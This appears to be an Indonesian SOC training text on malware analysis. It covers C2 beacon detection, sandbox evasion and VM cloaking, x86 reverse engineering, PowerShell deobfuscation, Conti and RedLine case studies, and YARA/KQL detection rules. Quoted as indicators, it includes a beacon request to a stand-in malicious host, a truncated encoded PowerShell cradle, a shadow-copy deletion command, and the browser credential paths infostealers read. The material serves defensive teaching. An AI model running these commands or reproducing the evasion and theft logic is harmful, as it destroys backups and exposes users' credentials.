Filter di atas hanya akan menampilkan: Resolusi Nama Domain (ke mana *malware* mencari IP), Permintaan HTTP (*Plain-text API Calls*), dan negosiasi awal SSL/TLS (jika lalu lintas menggunakan HTTPS/Port 443).

Meski sebagian besar C2 modern menggunakan enkripsi HTTPS (TLS), **nama domain C2** tidak terenkripsi pada awal percakapan karena terlihat dalam permintaan DNS dan paket *Client Hello Server Name Indication (SNI)*. Ekstrak *Domain* ini sebagai Indikator Kompromi (IoC) tingkat tinggi.

## 3.7 Membaca C2 Beaconing (PCAP Analysis)

Dalam Analisis Jaringan, analis mencari pola **Beaconing**. *Beacon* adalah paket detak jantung (*heartbeat*) kecil yang dikirim secara konstan oleh *malware* yang sudah terinfeksi (contoh: setiap 5 detik atau 15 menit) untuk memberi tahu *server* peretas bahwa *bot* masih hidup dan menunggu instruksi.

```
Contoh HTTP Beacon Payload (Plain Text): GET /gate.php?id=WIN10-DESKTOP-88&os=10.0.19045&av=Defender
HTTP/1.1 Host: evil-empire.ru User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1) Connection:
Keep-Alive
```

Dari blok di atas, analis mengekstrak Intelijen Perburuan (*Hunting Intel*):

1. URI Path: `/gate.php?id=` (Gunakan ini untuk SIEM NIDS Regex Rules).
2. Host: `evil-empire.ru` (Blokir pada tingkat DNS perusahaan / Pi-Hole).
3. User-Agent lama: `MSIE 9.0` (Sebuah anomali besar jika perusahaan Anda sudah standar menggunakan Google Chrome di Windows 10/11. Buat peringatan KQL untuk User-Agent rentan ini!).

## 3.8 Teknik Deteksi Sandbox Evasion

*Programmer malware* tahu bahwa analis keamanan menjebak program mereka di dalam *Virtual Machine* (VM). Karena itu, *malware* tingkat lanjut mengimplementasikan **Anti-Analysis / Anti-VM Evasion**. Jika program menyadari ia berada di lingkungan lab, ia akan berhenti bereksekusi (berperilaku layaknya *file* aman) atau langsung bunuh diri (*exit*).

Teknik umum *Malware* untuk mendeteksi VM (Kotak Pasir):

- **Cek MAC Address:** Memeriksa apakah tiga bita (*byte*) pertama alamat fisik kartu jaringan dimulai dengan `08:00:27` (OUI milik VirtualBox) atau `00:05:69` (VMware).
- **Cek Proses Khusus:** Mencari apakah program `VBoxService.exe`, `vmtoolsd.exe`, atau `wireshark.exe` sedang berjalan di latar belakang (menggunakan API `EnumProcesses`).
- **Cek Resolusi Layar & RAM:** Sebagian besar analis mengalokasikan RAM hanya 2GB dan 1 CPU *Core* untuk mesin lab mereka. *Malware* menolak berjalan jika RAM sistem < 4GB atau jumlah *core* CPU < 2.
- **Timing Attacks (Sleep):** *Malware* memanggil fungsi `Sleep(300000)` (Tidur selama 5 menit). Kebanyakan *Automated Sandbox* (seperti Cuckoo/Any.Run) hanya menganalisis selama 3 menit untuk menghemat waktu server. *Malware* tidur melewati radar, lalu meledak pada menit ke-6.

## 3.9 Bypass Mekanisme Anti-Analysis

Untuk mengakali *Sandbox Evasion* yang dilakukan peretas, *Detection Engineer* harus membuat VM FlareVM mereka tampil sealami mungkin, meniru laptop milik manusia (bukan *server* riset steril).

> **Panduan Penyamaran VM (VM Hardening / Cloaking):**
> - Ubah nama *Host* VM dari `DESKTOP-FLARE` menjadi nama umum seperti `USER-PC` atau `JOHNDOE-LAPTOP`.
> - Unduh dokumen PDF, MP3, dan gambar acak ke *Desktop* dan *My Documents*. *Malware* cerdas mengecek apakah folder *Documents* kosong. Jika kosong, ia tahu itu adalah *Sandbox*.
> - Alokasikan minimal **4GB RAM dan 2-4 vCPU Cores**.
> - Tambahkan riwayat peramban (*Browsing History*) yang realistis. Buka YouTube, Amazon, dan portal berita beberapa kali di *browser* Chrome dalam VM sebelum mengambil *Snapshot Base_Clean_Ready*.

Jika *malware* menggunakan trik `Sleep()` untuk menunggu analis menyerah, kita bisa memodifikasi (*patching*) panggilan API `Sleep` tersebut langsung di tingkat memori menggunakan *Debugger*, yang akan dibahas pada Bagian IV (*Reverse Engineering*).




# BAGIAN IV

Pengenalan Reverse Engineering
& Assembly x86

# BAB 4: REVERSE ENGINEERING

## 4.1 Konsep Dasar Reverse Engineering

Ketika analisis dinamis gagal membuahkan hasil (karena *malware* sangat protektif, menolak dekripsi koneksi, atau mengakhiri dirinya seketika), analis tidak punya pilihan lain selain beralih ke **Reverse Engineering** (RE).

RE adalah proses merekonstruksi niat program dengan membedahnya di tingkat mesin. Komputer tidak memahami teks kode C++ atau Python; *Compiler* (kompilator) mengubah kode manusia tersebut menjadi format instruksi biner tingkat terendah (bahasa mesin). Melalui alat yang disebut *Disassembler*, kita menerjemahkan kembali angka 0 dan 1 ini menjadi blok perintah tekstual yang disebut **Assembly Language (Bahasa Rakitan x86/x64)**.

Tugas Anda di sesi ini bukanlah untuk membaca ribuan baris instruksi *Assembly* layaknya novel, melainkan **berburu titik kontrol strategis**. Anda melompat langsung ke referensi *Strings* kunci (seperti teks `evil.com`), melihat perintah fungsi apa yang mengoperasikan teks tersebut, dan mengamati apakah ada variabel yang sedang didekripsi di dalam CPU.

## 4.2 Arsitektur CPU Registers

Untuk memahami bahasa rakitan, Anda wajib mengenal **Registers**. *Registers* adalah area penyimpanan super kecil, sangat cepat, yang berada langsung di dalam inti CPU prosesor Anda. Pikirkan *register* sebagai "Variabel Sementara" tempat instruksi matematika dan operasi memori dijalankan sebelum nilainya disimpan kembali ke RAM atau Hard Disk.

| REGISTER X86 (32-BIT) | PERAN (FUNGSI KONVENSI) |
|---|---|
| **EAX** (Accumulator) | Menyimpan hasil perkalian/pembagian. Secara universal menyimpan nilai balik (*Return Value*) setelah fungsi API dipanggil. Jika nilai API sukses, EAX = 1 (atau non-nol). |
| **EBX** (Base) | Register serbaguna. Sering dipakai untuk menyimpan penunjuk (*pointer*) data memori. |
| **ECX** (Counter) | Digunakan sebagai mesin penghitung otomatis dalam instruksi perulangan (*Loops*). (Misal: mendekripsi *buffer* sebanyak 100 kali). |
| **ESP / EBP** | *Stack Pointer* & *Base Pointer*. Keduanya mengelola memori fungsi sementara (lokal). |

Saat menggunakan *Debugger*, analis terus menatap jendela nilai *Registers* ini, khususnya **EAX**, untuk memantau nilai balasan interaksi *malware* terhadap sistem keamanan.

## 4.3 Instruksi x86 Assembly

Instruksi *Assembly* formatnya sangat sederhana: `[MNEMONIC] [DESTINATION], [SOURCE]`.

```
; Contoh Memindahkan (MOV) Nilai ke CPU MOV EAX, 0x45 ; Isi EAX dengan nilai Hex 45 (Desimal 69) MOV EBX, EAX ; Salin isi EAX ke dalam EBX (Keduanya kini 0x45) ; Logika Aritmatika & Dekripsi XOR EAX, EAX ; XOR dengan diri sendiri selalu = 0 (Teknik Cepat Reset Register) ADD EAX, 0x10 ; Tambahkan 10 Hex ke EAX INC EAX ; Increment (+1) EAX ; Percabangan Control Flow (IF/ELSE) CMP EAX, EBX ; Bandingkan (Compare) EAX dengan EBX JZ loc_402200 ; Jump if Zero (Lompat jika hasil perbandingan sama persis) JNZ loc_403000 ; Jump if Not Zero (Lompat jika hasil perbandingan TIDAK sama)
```

Bagi peretas, instruksi CMP diikuti dengan lompatan bersyarat (JZ / JNZ) adalah nyawa dari *malware* itu sendiri. Ini digunakan untuk logika seperti: *"Bandingkan lingkungan ini dengan VirtualBox. Jika SAMA (JZ), lompat ke instruksi Bunuh Diri (ExitProcess). Jika BEDA (JNZ), lanjutkan infeksi!"*

## 4.4 Stack & Function Calls

Dalam *Reverse Engineering*, Anda akan banyak melihat operasi memanggil fungsi Windows (API CALL). Sebelum *malware* dapat memanggil `DownloadFileAPI`, ia harus menyuplai alamat URL (Parameter 1) dan lokasi tujuan simpan (Parameter 2). Di sistem arsitektur x86, parameter disuplai dengan mendorongnya (PUSH) ke dalam struktur memori bernama **Stack**.

Penting: *Stack* beroperasi dengan sistem LIFO (*Last-In, First-Out*), sehingga argumen/parameter diletakkan **terbalik** (dari parameter kanan ke kiri).

```
; C++ Code: WinExec("cmd.exe /c calc.exe", 0); ; Hasil terjemahan Assembly x86: PUSH 0x0 ; Arg2:
(uCmdShow) 0 = Jendela Tersembunyi (Hidden) PUSH 0x00405020 ; Arg1: (lpCmdLine) Alamat memori string
"cmd.exe..." CALL <kernel32.WinExec> ; Eksekusi!
```

Tugas utama analis SOC dalam RE adalah menemukan area CALL pada API mencurigakan, menatap instruksi PUSH tepat di atasnya, lalu mengikuti *pointer* alamat memori (0x00405020) untuk melihat *String* terenkripsi apa yang akan dimasukkan *malware* ke dalam perintah tersebut.

## 4.5 Pengantar Ghidra Decompiler

Membaca *Assembly* murni melelahkan mata dan pikiran. **Ghidra**, sebuah *Software Reverse Engineering (SRE) suite* *open-source* yang dikembangkan oleh *National Security Agency (NSA)*, mengubah peta permainan bagi analis SOC.

Fitur andalan Ghidra adalah **Decompiler**. Di layar kiri, Ghidra menampilkan *Assembly* mentah. Namun, di layar kanan, ia menggunakan kecerdasan analitik untuk "menerjemahkan" kembali *Assembly* tersebut ke dalam bahasa pemrograman tingkat tinggi mirip bahasa C (*pseudocode*).

> **Ghidra Decompiler View (Contoh Dekompilasi):**
> ```
> if (local_var == 0x5a4d) {
>   VirtualProtect(address, size, 0x40, &old_protect);
>   Sleep(5000);
>   ExecutePayload();
> }
> ```

Dengan *pseudocode*, fungsi kompleks perulangan (*loops*) dan percabangan (*IF-THEN*) dapat dipahami sekilas dalam hitungan detik. Ghidra menurunkan *barrier-to-entry* (hambatan) masuk ke dunia RE, memungkinkan Tier 2 SOC untuk mulai menarik wawasan biner secara mandiri.

## 4.6 IDA Pro Graph View untuk Analis SOC

Selain Ghidra, **IDA (Interactive Disassembler) Pro** dan versi gratisnya, IDA Freeware, merupakan standar *industry emas* lainnya. Keunggulan mutlak IDA terletak pada mode antarmuka **Graph View (Grafik Visual)**.

Bukannya menampilkan instruksi baris demi baris layaknya *Notepad*, IDA Graph memecah kode ke dalam kotak-kotak keputusan logis (*Basic Blocks*) yang saling terhubung oleh garis anak panah.

- **Panah Merah:** Rute (*Path*) yang diambil jika kondisi `IF` sebelumnya salah (False / Jump Not Zero).
- **Panah Hijau:** Rute yang diambil jika kondisi `IF` sebelumnya benar (True / Jump if Zero).
- **Panah Biru:** Rute tunggal (lompatan tanpa syarat / JMP) menuju fungsi lain tanpa adanya *IF*.

Grafik ini luar biasa membantu. Jika sebuah kotak mengeksekusi `IsDebuggerPresent()`, Anda cukup mengikuti "Panah Merah" (Kondisi False: "Debugger Tidak Ditemukan") menggunakan telunjuk Anda di layar monitor untuk menemukan letak *Malicious Payload* tersembunyi berlabuh.

## 4.7 Mengurai Logika Enkripsi (XOR Payload)

Metode *Obfuscation* (penyamaran) paling murah dan paling sering dijumpai dalam *malware* adalah penyandian **XOR (Exclusive OR)**. Logika XOR bersifat bolak-balik: Jika Anda melakukan operasi XOR pada sebuah data dengan kunci, data akan tersandi. Lakukan operasi XOR *lagi* dengan kunci yang sama, data akan terbaca aslinya.

```
; Siklus Dekripsi XOR dalam Assembly (XOR Loop Routine) MOV ECX, 0x100 ; Isi ECX (Counter) dengan angka 256 desimal (Panjang String) MOV ESI, 0x0040A000 ; Pointer ke awal data terenkripsi di memori decode_loop: MOV AL, [ESI] ; Ambil 1 Byte (huruf tunggal) dari data XOR AL, 0x3F ; Lakukan dekripsi XOR dengan Kunci Rahasia = 0x3F MOV [ESI], AL ; Simpan/Timpa huruf yang sudah didekripsi kembali ke memori INC ESI ; Maju 1 langkah (Pointer) ke huruf selanjutnya DEC ECX ; Kurangi hitungan Counter (-1) JNZ decode_loop ; Lompat KEMBALI ke awal loop jika counter belum habis (0)
```

Analis dapat melihat struktur *loop* ini di Ghidra, mengekstrak kunci XOR-nya (yaitu 0x3F), dan menggunakan alat otomatis tambahan **CyberChef** untuk mendekripsi URL C2 secara manual (eksternal) tanpa perlu menjalankan sampel *malware* tersebut.

## 4.8 Analisis Fileless Malware & PS Deobfuscation

Ancaman terburuk masa kini adalah **Fileless Malware** (Tanpa Berkas). Musuh tidak pernah menjatuhkan `.exe` ke *Hard Disk*; mereka membonceng skrip administrasi yang sudah ada di Windows, seperti PowerShell.

Dalam investigasi log SIEM, sering kali analis akan menemukan log peluncuran PowerShell dalam format enkripsi Base64:

```
powershell.exe -nop -exec bypass -e JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgAWwBDAG8AbgB2AGUAcgB0AF0AOgA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAiAEgA...
```

> **Cara Dekripsi Base64 (Deobfuscation):**
> Anda tidak perlu *Reverse Engineering*. Salin teks Base64 tersebut, bawa ke situs **CyberChef**.
> Gunakan Resep (*Recipe*): `From Base64` lalu ditambah `Decode Text (UTF-16LE)`.
> *(Ingat, PowerShell default Microsoft berjalan dalam set instruksi Unicode/UTF-16, bukan ASCII).*

Dekripsi Base64 ini akan membongkar *Download Cradles* (Teks skrip WebClient yang mengunduh *shellcode* biner sesungguhnya dari server peretas dan menyuntikkannya murni secara tak-kasatmata ke dalam memori RAM yang aktif).

PART V

# BAGIAN V

Studi Kasus Real-World &
Integrasi Deteksi SIEM

# BAB 5: STUDI KASUS & DETEKSI

## 5.1 Studi Kasus: Conti Ransomware

Penyatuan dari seluruh pilar Analisis Malware terlihat saat kita membedah musuh di lingkungan nyata. Mari bedah modus operandi varian klasik dari ancaman pemeras: **Conti Ransomware**.

**Initial Triage (Pre-Execution):**

- **Statik:** Hash MD5 tidak terdaftar di VirusTotal. PeStudio berteriak *merah* melihat IAT yang memuat: `CryptAcquireContext` (Kripto), `LoadLibrary` (Potensi Packer), dan `GetLogicalDrives` (Iterasi Huruf Harddisk C:\, D:\).
- **Strings:** Ditemukan banyak *string* DLL acak, namun ada *string* sangat terang benderang: `vssadmin.exe Delete Shadows /all /quiet`. Ini adalah perintah wajib penjahat untuk mematikan *backup Volume Shadow Copy* milik Windows!

Tanpa perlu menjatuhkan (*drop*) *file* ke lab analisis dinamis, analis SOC Tier 2 sudah memiliki justifikasi forensik yang sah (*Actionable Intel*) untuk menekan tombol karantina *Endpoint Network Isolate* pada konsol EDR (CrowdStrike/SentinelOne) miliknya secara agresif dalam tempo < 5 menit.

## 5.2 Ransomware Encryption Flow Mapping

Saat kita lanjutkan dengan *Analisis Dinamis* (dalam FlareVM Snapshot), kita menemukan kebrutalan skema Conti melalui jendela *Procmon* (Process Monitor).

```
[ PROCMON FILTER: Operation=WriteFile | Operation=SetRenameInformationFile ]

Time       Process Name   Operation      Path (Target)
12:00:10   conti_x.exe    CreateFile     C:\Users\Admin\Desktop\Finance.xlsx
12:00:10   conti_x.exe    WriteFile      C:\Users\Admin\Desktop\Finance.xlsx
12:00:11   conti_x.exe    SetRename..    C:\Users\Admin\Desktop\Finance.xlsx.CNTI
12:00:12   conti_x.exe    WriteFile      C:\Users\Public\CONTI_README.txt
```

**Penjelasan Intelijen Dinamis:**

Kita mengamati bahwa varian *malware* ini TIDAK menggunakan taktik Hapus lalu Simpan Baru (*Delete and Create*) konvensional untuk mengunci fail. Ia membuka *file* Excel yang ada, menimpa (*WriteFile*) datanya di tempat (*in-place encryption*), kemudian mengganti namanya (*Rename*) dengan ekstensi spesifik `.CNTI`. Taktik penimpaan langsung ini menghancurkan trik pemulihan perangkat lunak pemulihan data pihak ketiga (*Data Recovery Tools*). Ia kemudian memuntahkan *Ransom Note* (Catatan Penebusan) ke direktori umum (`C:\Users\Public`).

## 5.3 Studi Kasus: InfoStealer (RedLine/Vidar)

Skenario *Ransomware* memiliki sifat bising dan meledak; mudah ditemukan. Namun ancaman nomor 1 yang menghantui korporat global hari ini adalah **InfoStealers (Pencuri Informasi)** seperti *RedLine* atau *Vidar*.

Mereka disebarkan secara gratis (tersembunyi) melalui lampiran email faktur palsu, *crack software* bajakan, atau mod permainan (*Game Mods*). *InfoStealers* sangat ringan (di bawah 2MB). Tujuan mereka hanya bertahan di mesin selama 10 detik, memindai basis data sandi (*Password Database*) di *Browser*, mengekstrak Token Sesi (*Session Cookies*), mengirim *file zip* hasil curian ke Telegram Bot atau *Server* C2, lalu bunuh diri dan menghapus jejak instan.

Dengan *Session Cookies* yang dicuri (token `.ROBLOSECURITY` atau token *Auth AWS/Azure*), peretas bisa *login* masuk (*bypass*) dari komputer luar tanpa perlu memasukkan *Password* sama sekali, mengalahkan seluruh bentuk perlindungan *Multi-Factor Authentication* (MFA / 2FA).

## 5.4 Anatomi Pencurian Kredensial RedLine

Melalui pantauan **Process Hacker** dan **Procmon**, kita dapat merekonstruksi jejak perilaku (*Behavioral Footprint*) RedLine Stealer.

> **Target Direktori (File Access Anomalies):**
> Proses `payload.exe` yang sah tidak memiliki urusan membaca data dari direktori pribadi peramban. Jika Anda melihat pembacaan *file-file* ini, bunyikan alarm:
> - `%LocalAppData%\Google\Chrome\User Data\Default\Login Data`
> - `%LocalAppData%\Google\Chrome\User Data\Default\Cookies`
> - `%AppData%\Mozilla\Firefox\Profiles\*.default\logins.json`
> - `%AppData%\Discord\Local Storage\leveldb\` (Token Discord)

Selain peramban (*Browsers*), *RedLine* memiliki instruksi API spesifik untuk memindai aplikasi Kripto *Wallets* (*Metamask* atau dompet perangkat keras) dan direktori kunci kriptografi (SSH Keys/OpenVPN) di seluruh *disk*. Jejak ini dikemas sebagai format JSON / SQLite sebelum dikirim ke luar menggunakan metode HTTPS POST yang terenkripsi.

## 5.5 Menerjemahkan Hasil ke YARA Rules

Apa guna analisis jika tidak diterapkan menjadi sebuah pertahanan? Mengubah temuan forensik (Strings, Hex) dari Ghidra/PeStudio menjadi senjata SOC dilakukan melalui instrumen yang disebut **YARA Rule** (aturan pencocokan pola/*Pattern Matching* standar industri).

```
rule Redline_InfoStealer_Hunt { meta: author = "Rizki (SOC Analyst)" description = "Detects specific strings associated with Redline Stealer" strings: // HEX Opcode: Deteksi API call spesifik dekripsi XOR mereka $hex_xor_loop = { 33 C1 89 01 41 42 3B C8 75 F5 } // String Database C2 dan Direktori unik $str_db = "Chrome\\User Data\\Default\\Login Data" ascii wide $str_api = "api/v1/send_logs" ascii $str_pdb = "C:\\Users\\Hacker\\source\\repos\\RedLine\\Release\\RedLine.pdb" ascii condition: // Logika: Harus MZ Header AND cocok dgn Hex DAN (salah 1 string) uint16(0) == 0x5A4D and $hex_xor_loop and (2 of ($str_*)) }
```

Anda mengimpor *Rule* YARA tersebut ke mesin EDR SentinelOne atau Elastic Security Anda. Jika hari esok ada *malware* varian terbaru (yang *Hash* MD5-nya diubah ulang), tetapi ia masih memuat blok string `Login Data` Chrome, ia akan otomatis dicekal sebelum sempat dieksekusi.

## 5.6 Custom Detection Rules (KQL)


YARA berguna untuk deteksi berkas statis di *Disk*. Untuk melengkapi perisai pertahanan arsitektur SOC, kita harus mengubah perilaku (*Behavior*) proses *malware* yang tertangkap di *Procmon* ke dalam **Elastic KQL (Kibana Query Language)** atau EQL (Event Query Language).

```
/* SIEM DETEKSI 1: Penghapusan Shadow Copy (Conti Ransomware) */ event.category: "process" AND
event.type: "start" AND process.name: ("vssadmin.exe" OR "wmic.exe") AND process.command_line:
("*delete*" AND "*shadows*") /* ------------------------------------------------------------ */ /* SIEM
DETEKSI 2: InfoStealer Behavior (Proses mencurigakan meraba SQLite Browser) */ sequence by host.name,
user.name with maxspan=30s [process where event.type == "start" and not process.name in ("chrome.exe",
"explorer.exe")] [file where event.action == "read" and file.path : "*\\User Data\\Default\\Login
Data*"] [network where network.direction == "egress" and not destination.domain : "*.google.com"]
```

Aturan *Stateful* EQL di atas berteriak: *Jika ada fail selain Chrome yang membuka brankas sandi Chrome dan dalam kurun 30 detik kemudian ia terhubung ke internet selain domain Google, segera bunyikan alarm TINGKAT KRITIS!*

# GLOSARIUM ISTILAH (A-M)

| TERMINOLOGI | DEFINISI FORENSIK / RE |
|---|---|
| **Base64** | Skema *encoding* (bukan enkripsi) teks yang sering disalahgunakan peretas (via opsi `-enc` PowerShell) untuk membungkus/menyembunyikan baris komando serangan (*payload*). |
| **Beaconing** | Pola sinyal komunikasi berulang yang berirama (misal: panggil ke *server* peretas setiap 1 menit) untuk mengabarkan bahwa *malware* masih bertahan hidup. |
| **C2 (Command & Control)** | Infrastruktur *server* terpusat yang dikelola kelompok peretas untuk mengirimkan instruksi kendali jarak jauh (unduh, bunuh, ekstrak) ke komputer yang telah terinfeksi. |
| **Decompiler** | Perangkat lunak cerdas (seperti fitur andalan *Ghidra*) yang berupaya merestorasi balik *x86 Assembly Machine Code* ke dalam bahasa pemrograman tingkat tinggi yang bisa dibaca (*pseudo-C*). |
| **Dropper** | Aplikasi cangkang (*installer*) tingkat pertama yang tidak terlalu merusak, namun ditugaskan menjatuhkan/mengunduh (*drop*) *malware* yang sesungguhnya ke media penyimpan. |
| **Entropy (Shannon)** | Satuan ukur matematis tingkat "Keacakan Data". Entropi tinggi (mendekati nilai 8) menandakan sebuah file dikompresi, disandi kriptografik, atau dibungkus *Packer* (sangat mencurigakan). |
| **IAT (Import Address Table)** | Bagian krusial dari PE Header yang berisi tabel daftar modul bantuan dari Windows (*Kernel32, Advapi32, WinINet*) yang secara diam-diam hendak digunakan *malware* saat bereksekusi. |




To defeat an adversary, you must read their code.
To read their code, you must conquer the darkness
of Machine Assembly. Stay Curious. Stay Safe.

© 2026 All rights reserved. SOC Training &
Reference Material.